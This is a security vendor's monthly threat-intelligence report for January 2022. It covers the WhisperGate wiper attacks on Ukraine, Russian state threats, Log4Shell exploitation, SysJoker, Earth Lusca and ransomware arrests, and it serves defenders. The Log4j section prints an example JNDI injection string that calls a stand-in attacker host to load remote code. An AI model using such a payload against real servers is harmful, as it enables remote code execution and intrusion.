

F-SECURE THREAT HIGHLIGHTS REPORT

January 2022



EXECUTIVE SUMMARY

CONTENTS

MONTHLY HIGHLIGHTS

- UKRAINE: Defacements and WhisperGate Wiper
- CISA: Russian Nation State Threats
- Log4j: A Pervasive Library Vulnerability
- SYSJOKER: New Backdoor Targets Windows, Mac and Linux
- EARTH LUSCA: Financially Motivated Chinese Threat Actor
- RANSOMWARE: Trends and Notable Reports
 - REvil Associates Arrested
 - Europol shutdown VPNLab servers
 - Other Ransomware Insights
- Other Notable Highlights in Brief

F-SECURE THREAT DATA HIGHLIGHTS

- Statistics on threat types, exploits, spam themes & malicious attachments

F-SECURE RESEARCH HIGHLIGHTS

- Faking a Positive COVID Test

F-SECURE DETECTION & RESPONSE HIGHLIGHTS

- Detection Capability Highlights

FOREWORD

It is the start of a new year and the first month has already passed. With January coming to an end, we reflect back on what has been a busy start to the year and a busy holiday period in security teams fueled by the Log4j vulnerability.

In our highlights this month we look at exploitation of Log4j, the escalating situation in Ukraine with the WhisperGate wiper and the wider looming threat of Russian state-backed activity. We also highlight a new multi-platform malware, SysJoker, being used in targeted attacks and a activity related to a Chinese threat cluster that has been branching out in to more financially motivated activities.

As always, we cover the evolving situation with ransomware, though thankfully it has been a quieter month here for a change, and briefly highlight seven other reports that may be of interest.

The research highlight focuses on the faking of a COVID test of a well-known home test in the United States. In our detection and response highlights we look at the key developments from the month and provide insight into our research into Apple's Endpoint Security Framework (ESF).

As always, we hope you enjoy this month's report, and we welcome any feedback you may have.

- Callum Roxan, Head of Threat Intelligence

MONTHLY HIGHLIGHTS




UKRAINE: DEFACEMENTS AND WHISPERGATE WIPER

SUMMARY

On Thursday the 14th of January, around 70 websites, associated with the Ukrainian government and authorities were hacked and defaced. The defacement included a message posted in 3 languages, Ukrainian, Russian, and Polish, which threatened:

"Ukrainian! All your personal data was uploaded to the public network, all data on the computer is destroyed, it is impossible to restore it. All information about you has become public, be afraid and expect the worst. This is for your past, present and future. For Volyn, for the OUN UPA, for Galicia, for Polissya and for historical lands".



Source: [Twitter](#)

While the defacements claim that data was stolen and made public, this is not believed to be the case with Victor Zhora, the deputy director of Ukraine's State Services for Special Communication and Information Protection [stating](#) the defacements were conducted manually, with only one confirmed instance of data being deleted. The statement that the attacks were conducted manually suggests that the attack was well-co-ordinated and conducted by a group, rather than an individual using automation or scripts.

The message appears to be designed to imply that the attack was carried out by or on behalf of Polish persons, but many analysts have pointed out that the Polish wording contains inaccuracies; which are consistent with the use of an online language translator, such as those provided by Google and Yandex. This suggests that the attack was not carried out by a native Polish language user but is instead a false flag attack seeking to cause political and social tension. Serhiy Demedyuk, deputy secretary of the national security and defence council of Ukraine has talked with news agency [Reuters](#), stating that Ukraine suspect the attack was carried out by APT group UNC1151, who are allegedly a Belarussian cyber-espionage group, who have been linked to similar attacks and disinformation campaigns tracked as [Ghostwriter](#). Demedyuk also went on to suggest that the attacks were likely a cover for other malicious activity, which was witnessed within the same time period.

The other malicious activity, referenced by Demedyuk is a cyber-attack against many of the same organisations targeted by defacement, using a destructive wiper malware which Microsoft's Threat Intelligence Centre (MSTIC) have [dubbed](#) WhisperGate. The malware has been examined by F-Secure and analysts worldwide including [CrowdStrike](#) and [Talos](#). The initial access vector is [believed](#) to involve supply chain compromise and vulnerability exploitation. The

first stage of the malware is designed to wipe a systems Master Boot Record (MBR), overwriting it with code designed to display a fake ransom note:

```
Your hard drive has been corrupted.
In case you want to recover all hard drives
of your organization,
You should pay us $10k via bitcoin wallet
1AVNM68gj6PGPFcJufTKATa4WLnzg8fpfv and send message via
tox ID 8BEDC411012A33BA34F49130D0F186993C6A32DAD8976F6A5D82C1ED23'
054C057EDED5496F65
with your organization name.
We will contact you to give further instructions.
```

Source: [CrowdStrike](#)

The activity related to WhisperGate is atypical of genuine ransomware, as data is not encrypted, but overwritten with no method of recovery, furthermore ransomware operators normally provide victims with some form of personal identification, so that negotiations can be made privately, rather than a generic Tox ID. Because of this, the ransom note is believed to be a ruse, with WhisperGate being purely destructive and not designed to generate income through ransom or extortion.

The second stage of WhisperGate is a downloader for the third stage, which is itself a dropper for the final fourth stage. Notably, files downloaded by the second stage were hosted on Discord and while the use of Discord to host malicious files is not unique, it is uncommon. WhisperGate ultimately deploys a 4th stage wiper which overwrites the first 1MB of files with 0xCC bytes, across all drives connected to the system, resulting in the corruption of those files.

F-SECURE'S INSIGHT

WhisperGate has high level similarities to previous attacks and malware targeting Ukraine, including the infamous NotPetya wiper of 2017, which was [attributed](#) to the Russian security services. While WhisperGate is yet to be formally attributed, Serhiy Demedyuk has [suggested](#) similarities between the activity and known tactics, techniques and procedures of UNC1151, a known

Russian nation state threat group associated with espionage and [linked](#) with Nobelium/The Russian Intelligence Service (SVR). There is no formal public attribution and readers should note that some of the threat actor monikers used by Ukrainian officials has been disputed by the original creators of those monikers.

Both the defacement and wiper attacks come at a time of increasing tensions between Ukraine, Russia and the wider NATO community, with recent political posturing, rhetoric and military movements by Russia creating a high-pressure situation which is being closely monitored worldwide. These tensions and the fast-moving situation can lead to ulterior motives and mistakes when attributing threat activity.

F-Secure notes that attribution aside that these events are relevant for organizations with interests in Ukraine and for other organizations who may be deemed valid targets in any escalation of actions surrounding this potential conflict.



CISA: RUSSIAN NATION STATE THREATS

SUMMARY

On the 11th of January 2022 the United States Cybersecurity and Infrastructure Security Agency (CISA) released a summative [alert](#), which discusses the capability of Russia nation state threat groups, with a specific focus on the threat they pose to the critical infrastructure of the US, though it is applicable to all sectors, industries, public bodies and authorities.

This alert does not focus on a single threat actor, but instead covers the threats posed by activity attributed to Russian-backed threat groups, including APT28, APT29 and Sandworm.

The alert includes a list of known vulnerabilities actively exploited by Russian nation state threat groups:

- CVE-2018-13379 FortiGate VPNs
- CVE-2019-1653 Cisco router
- CVE-2019-2725 Oracle WebLogic Server
- CVE-2019-7609 Kibana
- CVE-2019-9670 Zimbra software
- CVE-2019-10149 Exim Simple Mail Transfer Protocol
- CVE-2019-11510 Pulse Secure
- CVE-2019-19781 Citrix
- CVE-2020-0688 Microsoft Exchange
- CVE-2020-4006 VMWare (note: this was a zero-day at time.)
- CVE-2020-5902 F5 Big-IP
- CVE-2020-14882 Oracle WebLogic
- CVE-2021-26855 Microsoft Exchange (Note: this vulnerability is frequently observed used in conjunction with CVE-2021-26857, CVE-2021-26858, and CVE-2021-27065)

The breadth of these vulnerabilities highlights the different technologies and age of vulnerabilities that can be exploited by Russian state-backed threat groups. The alert calls out how these groups have “have specifically targeted operational technology (OT)/industrial control systems (ICS) networks with destructive malware”. This comment is especially relevant considering the activity reported on in our first highlight.

The alert states beyond vulnerability exploitation that these groups have been known to use spearphishing and brute force style attacks to gain initial access. Once they have this access they have also “demonstrated sophisticated

tradecraft and cyber capabilities by compromising third-party infrastructure, compromising third-party software, or developing and deploying custom malware. The actors have also demonstrated the ability to maintain persistent, undetected, long-term access in compromised environments—including cloud environments—by using legitimate credentials”.

The alert highlights and references several attacks and campaigns carried out by Russian state-backed threat groups including attacks on cloud environments, the energy sector, critical infrastructure, and Ukraine. Specific mention is made of the bespoke malware that has been used in some of the attacks, including Havex, Hatman, CrashOverride, BlackEnergy and NotPetya.

CISA also make numerous suggestions and recommendations regarding detection, incident response, mitigations and how to properly prepare for attacks by Russian nation state threat groups, with the focus being on patching, planning, monitoring, and testing.

F-SECURE’S INSIGHT

Russian state-backed threat groups are well known to carry out acts of espionage and have over the years had a clear focus on organisations and businesses which are critical to national infrastructure, such as the energy sector and defence. While the alert by CISA focuses on those activities and TTPs related to this activity, the advice and content is applicable to a wide array of sectors. F-Secure’s view is that the findings and advice, especially with regards to patch management, preparation, and incident response planning are sound and important recommendations for organizations to enact.

While CISA have not explained the timing or justification for their alert, it does come at a time of increased tensions across the world, especially between Russia, Ukraine, the United States, NATO, and its partners. Including a period of increased cyber activity and attacks which have potentially been [attributed](#) to the Russian state. F-Secure does not believe the timing of this publication was inconsequential and is possibly reflective of intelligence and a school of

thought at CISA in relation to wider non-public activity they have observed. Therefore, organizations who may consider themselves to at risk of being considered a legitimate target in any escalating geopolitical tensions should take special note of this alert and its recommendations.



LOG4J: A PERVASIVE LIBRARY VULNERABILITY

SUMMARY

In December a critical (CVSS 10) vulnerability (CVE-2021-44228) was publicly [disclosed](#) regarding a vulnerability within Apache's Log4j (2.X) open-source Java logging framework. The vulnerability was coined as Log4Shell. Log4j is ubiquitous and is used by countless services and software applications globally, making the vulnerability a wide-reaching and potentially high impact problem.

The issue arose due to the fact that Log4j processes data which may include user input including special characters, and by exploiting Java's "lookup" mechanism, can result in the execution of remote malicious code. An example attack, involves exploit of JNDI lookups, and involves an attacker entering a specific string which calls on a malicious java class, which would then be executed on the server. For example:

```
${jndi:ldap://threatactorurl[.]com/malicious_java_class}
```

Very quickly, mass scanning activity was detected and [analysis](#) by Palo Alto's Unit42 indicates over 13 million exploit attempts were carried out using the popular scanning service Nessus alone. There has been a lot of hyped reporting around this vulnerability, with Log4Shell being [described](#) as the "single biggest, most critical vulnerability ever".

In terms of exploitation, the following, are some of the most notable ways Log4Shell has been exploited in-the-wild:

Cryptojacking

Many of the earliest exploits included the installation of cryptominers, such as XMRig and Kinsing malware. This is a trend commonly seen amongst mass web-based vulnerabilities, with cryptojacking botnets relying on indiscriminate large-scale exploitation to operate rather than more targeted attacks.

Botnets

Due to the abundance of machines vulnerable to Log4Shell, it is also attractive to Botnet operators, as doing so would allow them to quickly grow their network. Examples of Botnet malware installed during exploitation of Log4Shell includes Mirai, Billgates (Elknot) and Muhstik.

Remote Access Trojans and Frameworks

Some threat actors and cyber-criminals seeking to gain a foothold within a vulnerable system have been witnessed to exploit Log4Shell to install Remote Access Trojans (RATs) such as Orcus and Nanocore, or reverse shells. With the use of exploitation frameworks such as Metasploit and Cobalt Strike, also being detected.

Ransomware

A new ransomware variant called "Khonsari" has been deployed through exploitation of Log4Shell, which targets vulnerable Window systems and results in encryption of user files and creation of a ransom note demanding payment in Bitcoin, as is typical for ransomware. Microsoft have also [detected](#) a China based ransomware operator exploiting Log4Shell with a new variant called "Night Sky". The formidable and prevalent ransomware variant "Conti", has also been [witnessed](#) exploiting Log4Shell by exploiting Log4Shell in VMware vCenter.

VMware

Many popular software and services make use of Log4j and have been subject to exploitation including products from VMware. The company have released a related [advisory](#) and patches to their products, but scanning and exploitation of their products including VMware Horizon and vCenter has been witnessed in-the-wild.

MobileIron

Likewise, the enterprise mobile endpoint management software provider MobileIron have been [reported](#) to be targeted by attackers and have released patches to fix the vulnerability.

State-Backed Activity

There were a few instances of more targeted exploitation of Log4j by state-backed groups. These include the Iranian group APT35, which [reportedly](#) was distributing a new modular PowerShell toolkit after exploiting the vulnerability. In addition, the Belgian ministry of defence [confirmed](#) it had been attacked as a result of the Log4j vulnerability.

MITIGATION

Apache have released several patches to resolve Log4Shell, with attackers initially finding bypasses to the original defences (CVE-2021-44832, CVE-2021-45046, CVE-2021-45105), with version 2.17.1 being the current stable release (at the time of writing), which resolves all currently known Log4j vulnerabilities.

F-SECURE'S INSIGHT

Log4Shell has presented a challenge for many companies, IT professionals and cyber defenders worldwide as its ubiquitous usage has created a massive attack surface which was quickly attacked and exploited by threat actors, including

both nation state threat and cyber-criminals alike. The fact that it was very unclear where this library was used, and the wide range of possible exploitation methods meant it was a challenge for organizations to understand the true scope of their exposure.

Despite all the hype and reporting on this vulnerability, the real impact appears to have been relatively small. F-Secure's own MDR service observed only a couple of instances of successful exploitation of the vulnerability and in discussions with other peers in the industry this was in line with their observations also.

As with all vulnerabilities, it highlights the importance of vigilance and patching, and F-Secure have released an article discussing Log4j usage in our own products, along with mitigation and advice for defenders. The advice in summary is:

- Restrict network access or limit it to trusted sites. If your system cannot connect to Internet to fetch the malicious code, the attack will fail.
- Check regularly with vendors to see if there is information on patches and other mitigations related to vulnerabilities.
- Check your systems daily for updates and apply any available as soon as possible.
- Subscribe to reputable Security Bulletins




SYSJOKER: NEW BACKDOOR TARGETS WINDOWS, MAC AND LINUX

SUMMARY

In December, [Intezer](#) discovered a new backdoor dubbed SysJoker that targets Windows, Mac and Linux. Intezer estimate SysJoker was first initiated during the

second half of 2021 and was discovered during an active attack on a Linux-based web server of an educational institution.

After initial discovery, researchers found versions of the malware exist for Windows and Mac as well as Linux. The Linux and Mac versions are fully undetected in VirusTotal. Each sample identified was custom written for the operating system it targets and masquerades as a system update before decoding a string retrieved from a text file in Google Drive to generate its C2.



Source: [Intezer Blog](#)

No attribution of this activity has been made to a specific threat actor but tradecraft such as custom-built malware, and multiple domains registered, are all defense evasion techniques of a state-backed group willing to expend effort and resources to go undetected in victim networks. Based on the malware analysis and victimology of the attacks, the report assesses SysJoker attacks are highly targeted.

The report includes detection and response methods that include:

- Using memory scanners to detect SysJoker payload in memory.
- Searching in EDR or SIEM data for detection content.

For further technical details including IOC's and detection content, see the full [report](#).

F-SECURE'S INSIGHT

Malware targeting multiple operating systems is becoming a feature of the malware threat landscape – victimology and tradecraft deployed by SysJoker indicate and advanced threat actor conducting highly targeted attacks

Malware targeting Linux is a growing threat: CrowdStrike reported a 35% increase in Linux-targeted malware in 2021. The most prevalent of these threats include XorDDoS, Mirai and Mozi. The function of these malware is to compromise IoT devices and use them as botnets. Linux powers most of today's cloud infrastructure. This lends itself to attacks against Linux-running IoT devices.

However, threat actors conducting targeted attacks with a cyberespionage agenda are modifying their toolsets to compromise Linux servers and move laterally into the existing environment. Linux threats are generally less detected, due to over focus on Windows operating systems in the security industry, making this an attractive vector to threat actors looking to evade detection. Linux-targeting malware is likely to increase as threat actors look to exploit this as a route to compromise – to either exploit connected IoT devices or with more traditional cyberespionage objectives.

Mac has also seen a rise in malware in recent years with the growing [reports](#) of crimeware macOS malware as well as more targeted instances used by [state-backed groups](#). The old view of detection through obscurity is ringing less true on non-Windows operating systems in 2022.



EARTH LUSCA: FINANCIALLY MOTIVATED CHINESE THREAT ACTOR

SUMMARY

This month, Trend Micro published a [report](#) on a new threat actor they track as Earth Lusca. This group appears to be financially motivated whilst also operating with traditional cyberespionage objectives. Target organizations include Telcos in Africa, gambling companies in China, cryptocurrency trading platforms, education and government institutions in Taiwan, Thailand, Philippines.

Earth Lusca separated infrastructure in what the report describes as two distinct clusters: The first consists of virtual private servers (VPS) that are used for watering hole and spear phishing operations, as well as acting as command-and-control (C&C) servers for malware; the second uses compromised servers running old versions of Oracle GlassFish Server.

The second cluster is used to scan for vulnerabilities in public-facing servers, to tunnel into victim networks, and serve as a CobaltStrike C2 server. The report assesses it is possible the threat actor used some parts of its infrastructure to mislead security staff into investigating the wrong parts of the network.

Earth Lusca uses three main attack vectors: spear phishing emails, watering hole attacks and exploiting vulnerabilities in externally facing web apps – such as Microsoft Exchange ProxyShell and Oracle GlassFish.

Post-exploitation activity includes use of CobaltStrike loaders, a backdoor called Doraemon that has two C2 settings: primary one for IP and DNS and a public website URL that contains encrypted or cleartext C2 IP addresses used for persistence. They also use malware such as ShadowPad and Winnti as well as cryptocurrency miners.

The group's primary motivation seems to be cyberespionage: the list of its victims includes high value targets such as government and educational

institutions, religious movements, pro-democracy and human rights organizations in Hong Kong, Covid-19 research organizations, and the media, among others.

The threat actor also appears to be financially motivated, as it also took aim at gambling and cryptocurrency companies.




Figure 1. An overview of Earth Lusca's infrastructure

Source: [Trend Micro](#)

Earlier research into the group's activities linked Earth Lusca with medium confidence to the Winnti group due to the use of Winnti malware. However, Trend Micro assesses it is a separate actor but is likely to be part of the Winnti Cluster.

Earth Lusca employs traditional techniques to compromise target networks and so Trend Micro recommend security best-practices including staff training and security awareness and patching and updating externally facing web apps. The [report](#) contains technical analysis and IOCs related to this activity.


F-SECURE'S INSIGHT

This report highlights the problem of using malware alone to attribute threat activity, with malware families used by multiple groups in some geopolitical regions. Trend Micro referenced overlaps in tool-use, particularly Winnti malware, that is used other Chinese threat actors. ShadowPad and Winnti are used by other Chinese threat actors such as APT41, Earth Baiku, Sparkling Goblin and the Winnti cluster. Such overlaps indicate a 'cyber quartermaster' or shared capabilities between these groups and can lead to problems attributing related activity accurately.

This isn't the first time a Chinese threat actor operating with cyberespionage objectives has also conducted financially motivated attacks: FireEye [reported](#) in 2019 with high confidence that Chinese APT APT41 (aka Double Dragon, Barium, Winnti, Wicked Panda, Wicked Spider, Bronze Atlas, Red Kelpie, Blackfly) was 'moonlighting' outside of the usual work hours to conduct financially motivated attacks.

Another [report](#) published in late 2020 linked Chinese state-sponsored threat actor APT27 (aka TG-3390, Emissary Panda, BRONZE UNION, Iron Tiger, and LuckyMouse) deploying ransomware against five global online gambling companies in 2020.

This recent campaign by Earth Lusca follows an emerging trend of state sponsored threat actors targeting cryptocurrency services for financial gain. The most prolific of which are groups operating on behalf of DPRK regime such as [APT38](#) (aka Lazarus). Flashpoint [reported](#) in 2021 that a threat group operating for Iran's Islamic Revolutionary Guard Corps (IRGC) was operating a state-sponsored ransomware campaign through an Iranian contracting company. They assessed that these attacks were likely to be financially motivated. However, it is also possible the group was attempting to mitigate risk of attribution by imitating behaviours cybercriminal groups.



Source: [SecurityJoes and Profero](#)



RANSOMWARE: TRENDS AND NOTABLE REPORTS

SUMMARY

The focus of ransomware reporting this month are the arrests of members of the REvil ransomware group by the Russian FSB and the seizure of VPNLab servers used by cyber criminals.

Russia arrests 14 suspects linked to REvil ransomware group

Russia has previously been [accused](#) of failing to pursue cyber-criminals, essentially shielding them from foreign prosecution. But appear to have

swooped on and dismantled some individuals behind the REvil ransomware group, resulting in 14 arrests, seizure of 426 million Rubles (₽) (\$5.5 million USD) and premium items including luxury cars.

REvil are the group responsible for many high profile attacks, including those on [JBS](#) and [Kaseya](#), with a White House official also making a [statement](#) that one of the people arrested was a part of the Colonial Pipeline attack carried out by Darkside.

This news is welcomed, as REvil were a prolific criminal group responsible for a notable percentage of high-profile attacks and had a reputation of demanding very large ransom payments. There are [reports](#) that the arrests and action by Russia have created a ripple effect within the criminal underworld, with many no longer feeling safe and fear Russia is no longer a safe haven for cyber criminals.

Europol shutdown VPNLab servers

A co-ordinated law enforcement operation has seized 15 servers operated by VPNLab.net in countries including in Germany, the Netherlands, Canada, the Czech Republic, France, Hungary, Latvia, Ukraine, the US, and the UK. VPNLab are [accused](#) of promoting their anonymity service on underground forums, with a specific view to aid the actions of cyber criminals and ransomware operators. The seizures have reportedly aided law enforcement in warning businesses about impending cyber-attacks.

Other Ransomware Group Insights

Microsoft are [reporting](#) that a Chinese based operator is exploiting vulnerabilities within Log4j (CVE-2021-44228) targeting internet facing systems running VMware Horizon. Resulting in infection with “Night Sky” ransomware.

Finalsite, a cloud-based web hosting provider who specialise in providing services to schools have been the victim of a [ransomware attack](#), which has disrupted their services.

Ultimate Kronos Group was the victim of a [ransomware attack](#) which crippled its cloud infrastructure, resulting in loss of services to many of their customers, with many employers having to resort to contingency plans in order to manage the timesheets and pay of their employees.

Trend Micro have [published](#) analysis of a new ransomware variant dubbed “White Rabbit”, which shows some similarities to Egregor and is potentially connected to the financially motivated APT FIN8.

Researcher Chuong Dong has [published](#) an excellent analysis of a new ransomware variant called “Rook”.

F-SECURE’S INSIGHT

The arrests of criminals associated to REvil by the Russian FSB marks a shift in Russia’s approach to cyber-criminals operating on their soil. Russia has a perception of being a safe haven for cyber-criminals, with a history of failing to pursue and prosecute cyber-criminals and ransomware groups operating from within the country. But this action is welcomed and hopefully suggests a more proactive approach by Russian authorities in combatting cyber-crime. While the shutdown of REvil is good news, history suggests that ransomware operators are quick to fill power vacuums and adapt to change.

It is yet to be seen if this action was part of a long-term change in Russian policy or was a token gesture as part of the wider political situation currently unfolding around Ukraine. There are many reasons for Russia to continue to turn a blind eye and that this won’t have a lasting impact on the ransomware ecosystem. F-Secure will note that from its own telemetry it has been a quiet start of the year so far with regards to ransomware, but this is far from conclusive in terms of any long-term trends of implications of these arrests.



OTHER NOTABLE HIGHLIGHTS IN BRIEF

SUMMARY


January was another busy month for interesting reporting and insights being published. While we cannot cover all these highlights in depth, we have included a brief listing of other interesting highlights from this month below:

- US Cyber Command [attributed](#) the threat actor MuddyWater to the Iranian Ministry of Intelligence (MOIS). Sentinel One provide a [technical assessment](#) of this attribution. They conclude that, although not as sophisticated as other nation's groups, MuddyWater TTPs are evolving: evidenced by development of PowGoop malware family, the usage of tunneling tools, and the targeting of Exchange servers in high-profile organizations.
- Sygnia's Incident Response (IR) team [reported](#) this month on threat actor they track as Elephant Beetle or TG2003. The report describes activity of this group as, "an organized, significant financial-theft operation threatening global enterprises". The group can persist in target environments to study financial systems, create fraudulent transactions, and steal millions of dollars.
- PwC Threat Intelligence team published a [report](#) on new obfuscation methods for ShadowPad binaries. PwC have named this bespoke packing mechanism, ScatterBee and note that this mechanism was first referenced in open source by [Positive Technologies](#) in January 2021. This recent report finds that ScatterBee is used by more than one operator of ShadowPad and its files can be directly linked back to a China-based threat actor they track as Red Dev 10.
- Recorded Future's Insikt Group [reported](#) on trends in Chinese state-sponsored cyber espionage activity targeting Southeast Asian countries. The report assesses that this campaign almost certainly supports strategic aims of the Chinese government such as South China Seas territorial dispute and the Belt and Road Initiative.
- Google Project Zero deep a deep-dive [analysis](#) on the NSO iMessage-based zero-click exploit that was used to target a Saudi activist. The exploit was first discovered by [Citizen Lab](#) in 2021. Findings by Project Zero conclude that this was, "one of the most technically sophisticated exploits they have ever seen, further demonstrating that the capabilities NSO provides rival those previously thought to be accessible to only a handful of nation states".
- Researchers from Walmart Global Tech Blog [reported](#) on a signed DLL campaign where the threat actor has been using a technique to embed VBScript data at the end of Microsoft signed DLLs to decrypt and deploy payloads.
- Talos [observed](#) a malicious campaign to use malvertizing to deliver an information stealer, backdoor and Chrome extension. This activity began in early 2018 and targeted victims in Canada, US, Australia and some EU countries. The report assesses, "an unknown actor with the alias 'magnat' is the likely author of these new families and has been constantly developing and improving them". Motivation for this activity is likely to be financial gain from selling stolen credentials, fraudulent transactions and remote access to systems.
-

F-SECURE THREAT DATA HIGHLIGHTS

EXPLOITS

